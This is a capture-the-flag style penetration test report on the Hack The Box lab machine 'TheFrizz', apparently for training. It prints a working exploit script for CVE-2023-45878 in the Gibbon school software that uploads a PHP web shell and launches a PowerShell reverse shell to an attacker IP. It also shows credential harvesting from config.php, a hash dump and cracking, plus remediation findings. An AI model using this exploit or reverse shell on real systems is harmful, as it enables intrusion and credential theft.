

PENETRATION TEST REPORT

HTB: TheFrizz

ENGAGEMENT DETAILS

Prepared By	cac3r
Mode	HTB WRITEUP
Flag Naming	user.txt / root.txt
Report Date	2026-09-01
Report Version	v1.1
Classification	PUBLIC

Table of Contents

- 1. Executive Summary.....3**
- 2. Scope & Rules of Engagement.....4**
- 3. Methodology.....5**
- 4. Attack Narrative.....6**
- 5. Vulnerability Findings.....16**
- 6. Post Exploitation & Loot.....19**
- 7. Remediation Summaries.....20**
- 8. Appendices.....21**

1. Executive Summary

1.1 Engagement Overview

This report documents the findings from a penetration test conducted against a HTB machine. The assessment simulates a real-world attack and progresses from initial access through to full domain/host compromise. Starting position: Black-box unauthenticated.


1.2 Objectives

- Identify and exploit vulnerabilities across all in-scope hosts
- Escalate privileges to administrative/root level where possible
- Demonstrate tangible business impact of each vulnerability
- Provide clear, actionable remediation guidance

1.3 High-Level Results

Total Hosts in Scope	1
Hosts Compromised	1
user.txt captured	0 / 1
root.txt captured	0 / 1
Critical Vulnerabilities	1
High Vulnerabilities	2

1.4 Attack Path Summary



2. Scope & Rules of Engagement

2.1 In-Scope Targets

IP Address	Hostname	OS	Status
10.129.232.168	frizzdc	Windows Server (x64)	Partial Access

2.2 Out-of-Scope

- Denial of Service (DoS/DDoS) attacks
- Physical security attacks
- Any hosts not listed in the in-scope table above

2.3 Testing Timeframe

Start Date/Time	2026-09-01 12:10 UTC
End Date/Time	2026-09-01 17:15 UTC
Total Time	3h 35min

3. Methodology

3.1 Framework

The assessment followed the PTES (Penetration Testing Execution Standard) framework, progressing through the phases below:

- **Reconnaissance** — passive & active information gathering
- **Scanning & Enumeration** — port scanning, service fingerprinting, share/AD enumeration
- **Exploitation** — targeted exploitation of identified weaknesses
- **Post-Exploitation** — privilege escalation, lateral movement, credential harvesting
- **Reporting** — documentation of findings and remediation guidance

3.2 Tools Used

Tool	Purpose
Nmap	Network discovery and port/service scanning
NetExec (nxc)	Multi-protocol AD actions and credential validation
CVE-2023-45878.py	Automated exploitation of CVE-2023-45878
BloodHound (+ collectors)	Active Directory attack-path analysis
Impacket suite's getTGT	Request and save kerberos TGT
ssh	Remote management shell over SSH
Hashcat	World's fastest password cracking utility
mysql.exe	Access and query MySQL database via PowerShell (<i>tool present in target system</i>)

4. Attack Narrative

4.1 Host: TARGET-01 — 10.x.x.x

| Phase 1: Network Reconnaissance

Full TCP port sweep:

```
sudo nmap -p- -Pn -n -vv --min-rate=5000 10.129.232.168 -oG  
network/nmap_ports.txt
```

PORT	STATE	SERVICE
22/tcp	open	ssh
53/tcp	open	domain
80/tcp	open	http
88/tcp	open	kerberos-sec
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
389/tcp	open	ldap
445/tcp	open	microsoft-ds
464/tcp	open	kpasswd5
593/tcp	open	http-rpc-epmap
636/tcp	open	ldapssl
3268/tcp	open	globalcatLDAP
3269/tcp	open	globalcatLDAPssl
9389/tcp	open	adws
49664/tcp	open	unknown
49667/tcp	open	unknown
49670/tcp	open	unknown
62376/tcp	open	unknown
62380/tcp	open	unknown
62390/tcp	open	unknown

SSH, DNS, HTTP, Kerberos, RPC, LDAP, SMB - Active Directory, Domain Controller

Targeted service/version scan on discovered ports:

```
sudo nmap -sCV -  
p22,53,80,88,135,139,389,445,464,593,636,3268,3269,9389,49664,49667,49670,62376  
,62380,62390 --min-rate=5000 10.129.232.168 -oN network/nmap_service.txt
```

```

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for_Windows_9.5 (protocol 2.0)
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.2.12)
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
|_http-title: Did not follow redirect to http://frizzdc.frizz.htb/home/
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2026-09-01 18:09:07Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: frizz.htb Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: frizz.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
9389/tcp  open  mc-nmf       .NET Message Framing
49664/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
62376/tcp open  msrpc        Microsoft Windows RPC
62380/tcp open  msrpc        Microsoft Windows RPC
62390/tcp open  msrpc        Microsoft Windows RPC

```

Kerberos time: 2026-09-01 18:09:07

Domain: frizz.htb

```

Host script results:
| smb2-security-mode:
|   3.1.1:
|_ Message signing enabled and required
|_ clock-skew: 6h59m59s
| smb2-time:
|   date: 2026-09-01T18:09:58
|_ start_date: N/A

```

SMB signing required, no SMB relay

Unauthenticated SMB query:

```
nxc smb 10.129.232.168 -u '' -p ''
```

```

SMB      10.129.232.168 445 frizzdc [*] x64 (name:frizzdc) (domain:frizz.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB      10.129.232.168 445 frizzdc [-] frizz.htb\ STATUS_NOT_SUPPORTED

```

NTLM disabled

Hostname: frizzdc


Add IP – Domin, Hostname, fully qualified name to /etc/hosts

```
10.129.232.168 frizz.htb frizzdc frizzdc.frizz.htb
```


Phase 2: Enumeration

Browsing: <http://frizzdc.frizz.htb>

Walkerville Elementary School webpage.



Click staff login button



At the bottom-left corner of the page: **Gibbon v25.0.00**

Paragraph mention that Fiona Frizzle is migrating Gibbon to Azure AD.
Presence of a Login form.

Searching CVEs for the Gibbon (GibbonEdu) framework on cvedetails.com:

CVE-2023-45878	Potential exploit	Max CVSS	9.8
GibbonEdu Gibbon version 25.0.1 and before allows Arbitrary File Write because rubrics_visualise_saveAjax.php does not require authentication. The endpoint accepts the img, path, and gibbonPersonID parameters. The img parameter is expected to be a base64 encoded image. If the path parameter is set, the defined path is used as the destination folder, concatenated with the absolute path of the installation directory. The content of the img parameter is base64 decoded and written to the defined file path. This allows creation of PHP files that permit Remote Code Execution (unauthenticated).		EPSS Score	63.11%
Source: MITRE		Published	2023-11-14
		Updated	2025-01-08

Source: <https://www.cvedetails.com/cve/CVE-2023-45878/>

Affects versions < 25.0.1. Target framework is version 25.0.0

"Allows Arbitrary File Write because rubrics_visualise_saveAjax.php does not require authentication... **This allows creation of PHP files that permit Remote Code Execution (unauthenticated).**"

Phase 3: Initial Access — CVE-2023-45878 – Malicious PHP file upload leading to RCE

Using automated PoC to exploit the discovered vulnerability:

PoC source: <https://github.com/davidzzo23/CVE-2023-45878>

The script uploads the malicious PHP file abusing the write permission over vulnerable rubrics_visualise_saveAjax.php file and points at the generated PHP file to execute arbitrary commands, having an option to directly run a PowerShell reverse shell.

See next page.

```

1  #!/usr/bin/env python3
2
3  import argparse
4  import requests
5  import random
6  import string
7  import base64
8  import sys
9  import time
10 import subprocess
11
12 def generate_random_filename(length=8):
13     return ''.join(random.choices(string.ascii_lowercase, k=length)) + '.php'
14
15 def generate_php_web_shell():
16     1 php_payload = "<?php system($_REQUEST['cmd']); ?>"
17     return base64.b64encode(php_payload.encode()).decode()
18
19 def upload_web_shell(target, filename, b64_payload):
20     2 url = f"http://{target}/Gibbon-LMS/modules/Rubrics/rubrics_visualise_saveAjax.php"
21     data = {
22         "img": f"image/png;asdf,{b64_payload}",
23         "path": filename,
24         "gibbonPersonID": "0000000001"
25     }
26     print(f"[+] Uploading web shell as {filename}...")
27     response = requests.post(url, data=data, headers={"Host": target})
28     if response.status_code == 200:
29         print("[+] Upload successful.")
30     else:
31         print(f"[!] Upload failed (HTTP {response.status_code})")
32         sys.exit(1)
33
34 def execute_remote_command(target, filename, command):
35     shell_url = f"http://{target}/Gibbon-LMS/{filename}"
36     print(f"[+] Executing command on: {shell_url}?cmd={command}")
37     try:
38         3 response = requests.get(shell_url, params={"cmd": command}, timeout=5)
39         print("[+] Command output:\n" + response.text.strip())
40     except Exception as e:
41         print(f"[!] Error connecting to web shell: {e}")
42

```

1. Generate system command execution PHP code, base64 encoded payload
2. Point at the vulnerable file URL, inject payload via "img" field
3. Point at the uploaded payload and execute arbitrary commands with cmd parameter

```

42
43  def powershell_reverse_shell(ip, port):
44      ps_script = f"""
45          $client = New-Object System.Net.Sockets.TCPClient("{ip}",{port});
46          $stream = $client.GetStream();
47          [byte[]]$bytes = 0..65535|%{{0}};
48          while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){{
49              $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);
50              $sendback = (iex $data 2>&1 | Out-String );
51              $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';
52              $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
53              $stream.Write($sendbyte,0,$sendbyte.Length);
54              $stream.Flush();
55          }}
56          $client.Close()
57          """
58
59      b64_payload = base64.b64encode(ps_script.encode('utf-16le')).decode()
60      return f"powershell -NoP -NonI -W Hidden -Exec Bypass -EncodedCommand {b64_payload}"
61

```

4. Additionally, execute a PowerShell reverse shell with the attacker specified remote IP and port.

Start the listener (use preferred port) (rlwrap is optional but convenient):

```
rlwrap nc -nlvp 9001
```

Run the PowerShell reverse shell option, specify your local IP in the <> placeholder:

```
python3 CVE-2023-45878.py -t frizz.htb -s -i <LOCAL IP> -p 9001
```

```
[*] Uploading web shell as gwgbyjbn.php...
[*] Upload successful.
[*] Sending Powershell reverse shell payload to http://frizz.htb/Gibbon-LMS/gwgbyjbn.php
[*] Make sure your listener is running: nc -lvnp 9001
[*] Executing command on: http://frizz.htb/Gibbon-LMS/gwgbyjbn.php?cmd=powershell -NoP -NonI -W Hidden -Exec Bypass -EncodedCommand CgAgACA
AIAAgACQCYvYwBsAGkAZQBuAHQAIAA9ACAATgBlAHcAL0BPgqFIaAgB1AGMAdAgAFwMeQbZsAHQAZQZbTAc4AATgBlAHQALgBTAG8AYwBrAGUADABZc4A4AVABDAFAAQwBsAGkAZQBuAHQAIA
AIDEAMAAuADEAMAAuADIAMGA4AACIALA5A4DAAAMAAxAcKbOwAKACAAIAAgACAAAJABzAHQAcgBlAGEABAgAdD0AIAAkaAGMABABpAGUAbgB0AC4ARwBlAHQAuWBoAHIAZQZBhA
GOAKApAdPsACgAAAEIAAGfAsYfGS5HAHQZQBbFAfQXQAKAgIcBQ0AGUAcAgAD00AIAAwKALgZtADUADnAgZADUAFAlAHsAMB9ADsAgCgAgACAAIAAgAHcAaBpAGwAZQZQoACgA
JABpACAAPpAgACQAcwBOAHIAZQZBhAG0ALgBSGUAyYQbKACgAJABIAHKdAdBAlAHMIALAAGDAALAAAgACQAYgBS5HAHQZQBZc4AT4B1AG4AZwB0oAGCgAPACALQBUAGUADIAAwAKAwEAC
CAAAIAAgACAAIAAAGCAATAAQAQYgBOAGEAIAA9ACAAGUAdwAdtAE8AYgAGUAYwB0ACALQBUAHKAcB1AE4AYQ7tAGUAIABTAKhCwBOAGUAbQauQAfUQZQB4HQZlGBwAF
MQwWbJAEKARQBUAGMABwBgAKgABnKcALgBhGUAUDABTbAHQAcgBpAgAZ4ZwAoACAgYfGS5HAHQZQBZc4AwMAAsACAAJABpCAcKAwKACAAIAAgACAAIAAIAAKAHMAZQBuAGQAY
gBhGMAAwAgBZAD0AIAAgKAZQZB4ACAJABkAGEAdABhCAACMAgAACYAMQAgAhWIAAPbAHUAdAAtAFMAdABYAgkABgBnCAACAKQ7AAoAIAAgACAAIAAgACAAIAAgACQwB1AG4AZABi
AGEAYwBrADIAIA9ACAAJABZAGUAbgBkAGIAfYQbJAgSAIAArACAAJwBQAFMATAAnACAAKwAgAgCgACAB3AGQAKQAUfAAYfQbQ0AGgAIAArACAAJwA+ACAAJw7AAoAIAAgACAAIAAgAC
AIAAgACQAcB1AG4AZABIAHKdAdBAlACAAPpAgCgAGwB0AGUAcAgAB0AC4ZQZBuAGMABwBgAKgABnAF0AgAE6EUAwBDEAKSAPc4ARwBlAHQAQZBS5HAHQZQBZc4AgAJABZc4GUAAbG
BKAGIAYgB1AGsAMgApAdAgCgAAIAAIAAgACAAIAAgACAAJABZAHQAcgBlAGEABQwAUfAcgBpGHQAZQZQoACQwB1AG4AZABIAHKdAdBAlCAwMAAsACQwB1AG4AZABIAHKdAdBAl
C4ATAB1AG4AZwB0AgAQ7AAoAIAAgACAAIAAgACAAIAAgACQAcwB0AHIAZQZBhAG0ALgBGAwGwAdBZc4GgAKAApAdSACgAgACAAIAAgAHQACgAgACAAIAAgACQAYwBsAGkAZQBuAHQA
LgRBDAGwAbDwZAGUAKAaB0AIAAgACAAIAA=
```

PowerShell Shell obtained, run context:

```
whoami;ipconfig
```

```
PS C:\xampp\htdocs\Gibbon-LMS> whoami;ipconfig
frizz\w.webservice

Windows IP Configuration

Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix  . : .htb
    IPv6 Address. . . . . : dead:beef::6d4e:d7d4:be3b:3b46
    Link-local IPv6 Address . . . . . : fe80::312e:7fe:993d:9ceb%5
    IPv4 Address. . . . . : 10.129.232.168
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : fe80::250:56ff:fe94:f8df%5
                                10.129.0.1
```

Connected as w.webservice to the target system frizzdc with IP: 10.129.232.168

Read the web configuration file (C:\xampp\htdocs\Gibbon-LMS\config.php)

```
type C:\xampp\htdocs\Gibbon-LMS\config.php
```

```
$databaseServer = 'localhost';
$databaseUsername = 'MrGibbonsDB';
$databasePassword = 'MisterGibbs!Parrot!?1';
$databaseName = 'gibbon';
```

Database user credential is leaked:

Username: **MrGibbonsDB**

Password: **MisterGibbs!Parrot!?1**

Change directory to MySQL bin directory:

```
cd \xampp\mysql\bin
```

User the present binary (mysql.exe) and obtained credential to connect and query the database.

Query to show existing tables:

```
.\mysql.exe -uMrGibbonsDB -p'MisterGibbs!Parrot!?1' gibbon -e 'show tables'
```

```

gibbonnotification
gibbonnotificationevent
gibbonnotificationlistener
gibbonoutcome
gibbonpayment
gibbonpermission
gibbonperson
gibbonpersonaldocument
gibbonpersonaldocumenttype
gibbonpersonmedical
gibbonpersonmedicalcondition
gibbonpersonmedicalconditionupdate
gibbonpersonmedicalupdate

```

gibbonperson is the table that stores users identity such as credentials.

Query to show gibbonperson table fields (columns):

```
.\mysql.exe -uMrGibbonsDB -p'MisterGibbs!Parrot!?1' gibbon -e 'describe gibbonperson'
```

username	varchar(20)	NO	UNI	NULL	
passwordStrong	varchar(255)	NO		NULL	
passwordStrongSalt	varchar(255)	NO			NULL

Fields containing sensitive data:

- username
- passwordStrong
- passwordStrongSalt

Query to show the rows/content of gibbonperson table, specifying the mentioned fields:

```
.\mysql.exe -uMrGibbonsDB -p'MisterGibbs!Parrot!?1' gibbon -e 'select username, passwordStrong, passwordStrongSalt from gibbonperson'
```

```

PS C:\xampp\mysql\bin> .\mysql.exe -uMrGibbonsDB -p'MisterGibbs!Parrot!?1' gibbon -e 'select username, passwordStrong, passwordStrongSalt from gibbonperson'
username      passwordStrong passwordStrongSalt
f.frizzle     067f746faca44f170c6cd9d7c4bdac6bc342c608687733f80ff784242b0b0c03 /aACFhikmNopqrRTVz2489
PS C:\xampp\mysql\bin>

```

Username:

```
f.frizzle
```

Password (hash):

```
067f746faca44f170c6cd9d7c4bdac6bc342c608687733f80ff784242b0b0c03
```

Salt:

```
/aACFhikmNopqrRTVz2489
```

Form a crackable hash: [username:password(hash):salt]

```
f.frizzle:067f746faca44f170c6cd9d7c4bdac6bc342c608687733f80ff784242b0b0c03:/aACFhikmNopqrRTVz2489
```

Crack:

```
hashcat -m 1420 --username frizz.htb.f.frizzle.hash rockyou.txt
```

```
067f746faca44f170c6cd9d7c4bdac6bc342c608687733f80ff784242b0b0c03:/aACFhikmNopqrRTVz2489:Jenni_Luvs_Magic23
```

Cracked. Credential pair for **f.frizzle**:

Username:

```
f.frizzle
```

Password:

```
Jenni_Luvs_Magic23
```

Running additional enumeration, discover that f.frizzle is a member of Remote Management Users group.

Run on the obtained PowerShell Shell obtained after CVE exploit.

Import Active Directory module for PowerShell:

```
Import-Module ActiveDirectory
```

Enumerate members of Remote Management Users group:

```
Get-ADGroupMember -Identity "Remote Management Users"
```



```
distinguishedName : CN=M.SchoolBus,OU=Class_Frizz,DC=frizz,DC=htb
name               : M.SchoolBus
objectClass        : user
objectGUID         : b1dbb2ff-284f-4706-bdfe-0778f72647f7
SamAccountName     : M.SchoolBus
SID                : S-1-5-21-2386970044-1145388522-2932701813-1106

distinguishedName : CN=f.frizzle,OU=Class_Frizz,DC=frizz,DC=htb
name               : f.frizzle
objectClass        : user
objectGUID         : faf0e23c-2a99-499d-b816-07636d645c37
SamAccountName     : f.frizzle
SID                : S-1-5-21-2386970044-1145388522-2932701813-1103
```

Connect to the target system via SSH using kerberos authentication.

Request and save a kerberos TGT (Ticket-Granting-Ticket) for authentication:

```
getTGT.py FRIZZ.HTB/f.frizzle:Jenni_Luvs_Magic23
```

```
[*] Saving ticket in f.frizzle.ccache
```

Update /etc/hosts. Ensure fully qualified name: frizzdc.frizz.htb is first string on the /etc/hosts file (DNS resolution quirk):

```
10.129.232.168 frizzdc.frizz.htb frizzdc frizz.htb
```

Use the saved ticket at f.frizzle.ccache to connect via SSH:

```
KRB5CCNAME=f.frizzle.ccache ssh -K f.frizzle@frizzdc.frizz.htb -v
```

```
Cannot find KDC for realm "FRIZZ.HTB"
```

Despite trying to debug, the attacker couldn't connect to the target system via SSH due to DNS resolution and KDC errors, interfering with further pivoting and escalation of privileges inside the target system and domain.

5. Vulnerability Findings

5.1 [Critical] CVE-2023-45878 - Unauthenticated arbitrary file write leading to RCE

Severity	Critical
Affected Host	10.129.232.168 (frizzdc)
Port / Service	GibbonEdu Gibbon (Apache / HTTP)

Description

GibbonEdu Gibbon version 25.0.1 and below allows Arbitrary File Write because `rubrics_visualise_saveAjax.php` does not require authentication. The endpoint accepts the `img`, `path`, and `gibbonPersonID` parameters. The `img` parameter is expected to be a base64 encoded image. If the `path` parameter is set, the defined path is used as the destination folder, concatenated with the absolute path of the installation directory. The content of the `img` parameter is base64 decoded and written to the defined file path.

Impact

A unauthenticated attacker can upload a malicious PHP file abusing the write permission over vulnerable `rubrics_visualise_saveAjax.php` file and point at the generated PHP file to execute arbitrary commands, gaining access to the system as `w.webservice`.

Evidence

```
PS C:\xampp\htdocs\Gibbon-LMS> whoami;ipconfig
frizz\w.webservice

Windows IP Configuration

Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix  . : .htb
    IPv6 Address. . . . . : dead:beef::6d4e:d7d4:be3b:3b46
    Link-local IPv6 Address . . . . . : fe80::312e:7fe:993d:9ceb%5
    IPv4 Address. . . . . : 10.129.232.168
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : fe80::250:56ff:fe94:f8df%5
                                10.129.0.1
```

Connected as w.webservice to the target system frizzdc

Remediation

Upgrade GibbonEdu Gibbon to a version above 25.0.1 that patches CVE-2023-45878, this is the primary and essential fix.

Additionally, configure the web server so the web root is not writable by the web service account, and disable PHP execution in any user-writable/upload directories.

References

<https://www.cvedetails.com/cve/CVE-2023-45878/>

5.2 [High] Database credentials stored in plaintext in web application configuration file

Severity	High
Affected Host	10.129.232.168 (frizzdc)
Port / Service	GibbonEdu Gibbon (config.php) >> MySQL

Description

The application's config.php file, readable from the web server after code execution, contained plaintext MySQL database credentials. These credentials granted access to the database.

Impact

Any attacker who achieves code execution (as in Finding 1) or file read on the web server obtains direct database access.

Evidence

```
$databaseServer = 'localhost';  
$databaseUsername = 'MrGibbonsDB';  
$databasePassword = 'MisterGibbs!Parrot!?1';  
$databaseName = 'gibbon';
```

Configuration file leaking database credentials

Remediation

Where the framework supports it, store database credentials outside the web root and outside servable paths.

5.3 [High] Recoverable credential material in the application database

Severity	High
Affected Host	10.129.232.168 (frizzdc)
Port / Service	MySQL (MrGibbonsDB, gibbonperson table)

Description

Stored password hashes reachable through database access allowed recovery of a working domain credential, enabling a pivot from web/database compromise toward domain authentication.

Impact

The gibbonperson table stored user password material (passwordStrong hash and passwordStrongSalt) that, once the database was accessible, could be extracted and cracked offline to recover a valid plaintext credential for the domain user f.frizzle.

Evidence

```
PS C:\xampp\mysql\bin> .\mysql.exe -uMrGibbonsDB -p'MisterGibbs!Parrot!?1' gibbon -e 'select username, passwordStrong, passwordStrongSalt from gibbonperson'
username      passwordStrong passwordStrongSalt
f.frizzle     067f746faca44f170c6cd9d7c4bdac6bc342c608687733f80ff784242b0b0c03 /aACFhikmNopqrRTVz2489
PS C:\xampp\mysql\bin>
```

Gibbon database table gibbonperson leaking the hash material

```
067f746faca44f170c6cd9d7c4bdac6bc342c608687733f80ff784242b0b0c03:/aACFhikmNopqrRTVz2489:Jenni_Luvs_Magic23
```

Hash cracked - f.frizzle password

Remediation

Ensure passwords are strong and use a harder algorithm (for example: bcrypt/argon2) that resists offline cracking better.

6. Post-Exploitation & Loot

6.1 Credentials Harvested

Host	Username / Source	Password / Hash	Privilege
10.129.232.168	MrGibbonsDB	MisterGibbs!Parrot!?1	MySQL
10.129.232.168	f.frizzle	Jenni_Luvs_Magic23	RMU

6.2 Flags Captured

Host	Flag Type	Value	Path
10.129.232.168	user.txt	[NOT CAPTURED]	-
10.129.232.168	root.txt	[NOT CAPTURED]	-

7. Remediation Summary

Prioritised remediation roadmap. Critical and High items should be addressed within 24–72 hours; Medium within 30 days; Low within 90 days.

Finding	Severity	Effort	Priority
5.1 [Critical] CVE-2023-45878 - Unauthenticated arbitrary file write leading to RCE	Critical	Low	1
5.2 [High] Database credentials stored in plaintext in web application configuration file	High	Medium	2
5.3 [High] Recoverable credential material in the application database	High	Low	3

Breaking any link (patch the RCE, protect the config, harden the hashes) interrupts the path, fixing the unauthenticated RCE is the single highest value action.

8. Appendices

Appendix A — Proof of Compromise

```
PS C:\xampp\htdocs\Gibbon-LMS> whoami;ipconfig  
frizz\w.webservice
```

Windows IP Configuration

Ethernet adapter Ethernet0 2:

```
Connection-specific DNS Suffix . : .htb  
IPv6 Address. . . . . : dead:beef::6d4e:d7d4:be3b:3b46  
Link-local IPv6 Address . . . . . : fe80::312e:7fe:993d:9ceb%5  
IPv4 Address. . . . . : 10.129.232.168  
Subnet Mask . . . . . : 255.255.0.0  
Default Gateway . . . . . : fe80::250:56ff:fe94:f8df%5  
10.129.0.1
```

```
$databaseServer = 'localhost';  
$databaseUsername = 'MrGibbonsDB';  
$databasePassword = 'MisterGibbs!Parrot!?1';  
$databaseName = 'gibbon';
```

Configuration file leaking database credentials

```
067f746faca44f170c6cd9d7c4bdac6bc342c608687733f80ff784242b0b0c03:/aACFhikmNopqrRTVz2489:Jenni_Luvs_Magic23
```

Hash cracked - f.frizzle password

Appendix B — Glossary

CVE Common Vulnerabilities and Exposures — reference for known vulnerabilities.

RCE Remote Code Execution — running arbitrary commands on a remote system.

RMU Remote Management User — user with Remote Management privilege.